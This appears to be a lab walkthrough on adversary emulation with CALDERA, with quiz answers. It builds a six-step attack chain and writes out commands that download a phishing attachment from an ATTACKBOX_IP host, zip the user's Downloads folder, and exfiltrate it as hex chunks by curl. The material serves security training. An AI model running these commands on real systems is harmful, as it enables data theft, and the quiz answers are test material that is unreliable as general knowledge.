
Executing Operations

Now that we have selected the profile to be executed, let's start the operations!


Navigate to the operations tab via the sidebar and click Create Operation. Fill up the details and expand the configuration by clicking Advanced.

You may need to take note of three things in creating an operation:

- First, you must select the suitable Adversary Profile (Enumerator profile in this case).
- Next, you should select the right group. By selecting red, you will only execute the abilities using the red agents and prevent running the operation on blue agents if there are any.
- Lastly, the commands will be executed without obfuscation.




Once configured, start the operation by clicking Start. You may observe that the agent executes the list of abilities individually.



Reviewing Results

After executing the operation, the next thing to do is to review the results. Each ability completed shows the command run and the result of its execution. You may view these by clicking View Command or View Output.



Note: CALDERA Operations page may show that some abilities failed to execute. You may re-run the operation if an ability fails to execute or continue with the next task.


****

Answer the questions below:

What is the default IP value shown during the configuration of an agent?


Answer: 0.0.0.0

How many abilities are included in the Enumeration profile?




Answer: 5

What is the command executed by the tasklist Process Enumeration ability?



Answer: tasklist /m >> $env:APPDATA\vmtool.log;cat $env:APPDATA\vmtool.log

Based on the executed operation, what is the name of the ability that did not provide an output?



Answer: SysInternals PSTool Process Discovery

In-Through-Out

from Initial Access to Achieving the Objective.


For this scenario, we will emulate the following techniques:

Tactic	Technique	Ability Name
Initial Access	Spearphishing Attachment (T1566.001)	Download Macro-Enabled Phishing Attachment
Execution	Windows Management Instrumentation (T1047)	Create a Process using WMI Query and an Encoded Command
Persistence	Boot or Logon Autostart Execution: Winlogon Helper DLL (T1547.004)	Winlogon HKLM Shell Key Persistence - PowerShell
Discovery	Account Discovery: Local Account (T1087.001)	Identify local users
Collection	Data Staged: Local Data Staging (T1074.001)	Zip a Folder with PowerShell for Staging in Temp
Exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol (T1048.003)	Exfiltrating Hex-Encoded Data Chunks over HTTP

Modifying Existing Abilities

We reviewed and executed the abilities from the previous task without modifying them. These actions may not always apply to scenarios like our current network setup. Some abilities may require downloading a file from the internet, and the provided victim machine does not have an internet connection. Given this, we must review and modify the abilities to accommodate our network setup.

First, you may navigate to the abilities tab and use the ability names from the table above to check the commands executed by each ability. The image below is an example of searching the Download Macro-Enabled Phishing Attachment ability.



You may have observed three things upon checking the abilities:


- Exfiltrating Hex-Encoded Data Chunks over HTTP does not exist.
- Download Macro-Enabled Phishing Attachment requires downloading a file from the internet.
- Zip a Folder with PowerShell for Staging in Temp collects data on a non-existent folder in the target machine.

Since the first item above requires creating a new ability, let's focus on modifying an existing one.

Let's review the command executed by Download Macro-Enabled Phishing Attachment.
$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'; [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm

Based on the code, it attempts to download a file from GitHub using Invoke-WebRequest. In addition, it configures the PowerShell session to enable SSL connection using the line: [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12.


Since the command attempts to download from an external resource, we need to replace this with a URL reachable by the victim server. We can set up a Python HTTP server via our AttackBox instance. Open a new terminal in the AttackBox and execute the following commands:



Note: The original file required from GitHub is already hosted in the http_server directory.

Now that we have a new URL, navigate back to the Download Macro-Enabled Phishing Attachment and replace the command field with the new value. Once done, save the ability to complete the modification. You must replace the ATTACKBOX_IP value with your current AttackBox IP address.

```
$url = 'http://ATTACKBOX_IP:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```




To continue the modification of files, let's review the command of the Zip a Folder with PowerShell for Staging in Temp ability.

```
Compress-Archive -Path PathToAtomicsFolder\T1074.001\bin\Folder_to_zip -DestinationPath $env:TEMP\Folder_to_zip.zip -Force
```

Based on the code snippet, it attempts to compress the contents of PathToAtomicsFolder\T1074.001\bin\Folder_to_zip. We can replace this with a new value, such as $env:USERPROFILE\Downloads, pointing to the current user's Downloads directory. And to fully customise the command, we can also replace the target archive name with exfil.zip.

```
Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
```

Lastly, we must replace the target file in the cleanup script. The image below summarises the modifications made to the ability.



Creating a Custom Ability

As mentioned above, the ability Exfiltrating Hex-Encoded Data Chunks over HTTP does not exist, so we must create a new ability to complete the emulation activity. The goal is to execute a command that exfiltrates the collected data from the Zip a Folder with PowerShell for Staging in Temp ability.

To do this, we will use the following PowerShell commands to hex-encode the data, split it into chunks, and send it to the existing HTTP listener (running on port 8080) from the AttackBox instance. Again, replace the ATTACKBOX_IP value below with the correct AttackBox IP address.

$file="$env:TEMP\exfil.zip"; $destination="http://ATTACKBOX_IP:8080/"; $bytes=[System.IO.File]::ReadAllBytes($file); $hex=($bytes|ForEach-Object ToString X2) -join ''; $split=$hex -split '(\S{20})' -ne ''; ForEach ($line in $split) { curl.exe "$destination$line" } echo "Done exfiltrating the data. Check your listener."


The command above executes the following:

- Reads all bytes from the target file ($env:TEMP\exfil.zip).
- Encodes all bytes into hex.
- Splits the hex data for every 20 characters.
- Sends the data via a cURL GET request to the HTTP listener with the following format: http://ATTACKBOX_IP/<20 bytes of hex data>

Now, let's continue creating the ability by navigating to the ability tab and clicking Create an Ability. Fill up the fields with the following details:

Field	**Value**
Name	Exfiltrating Hex-Encoded Data Chunks over HTTP
Description	This ability exfiltrates a file by sending chunked hex-encoded data via cURL GET requests.
Tactic and Technique	exfiltration - Exfiltration Over Unencrypted Non-C2 Protocol (T1048.003)
Singleton, Repeatable, Delete Payload	Unchecked
Platform and Executor	Windows, pwsh
Command	Use the provided command above

You may refer to the following images below as a guide for creating the ability. Note that the values used in the screenshot are the ones provided above.



Once done, save the new ability by clicking the save button in the lower-right corner.

Creating a Custom Adversary Profile


Now that we have prepared all the abilities, our next step is to create a new adversary profile. Navigate back to the adversaries tab and click New Profile. The required values for each field are arbitrary, but for the consistency of task instructions, you may fill up the fields with the following details:

Field	Value
Profile Name	Emulation Activity #1

Profile Description	This profile executes six abilities from different tactics, emulating a complete attack chain.

After populating the fields, click the Create button to proceed.

The next step to complete the profile is to populate it with the abovementioned abilities. You may click the Add Ability button and search for the abilities we need to emulate.




You may use this list as a reference for the abilities mentioned at the start of this task:

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence - PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

Once you have selected the ability to add, click Save & Add to append it to the adversary profile.

Note: The abilities can still be modified before adding them to a profile.

Once you have populated the list of abilities, don't forget to save it to complete the preparation before our operation.



Running the Operation and Reviewing Results

Now that the new profile is ready, execute an operation using the Emulation Activity #1 profile and review the results to answer the questions below.

****

Answer the questions below:

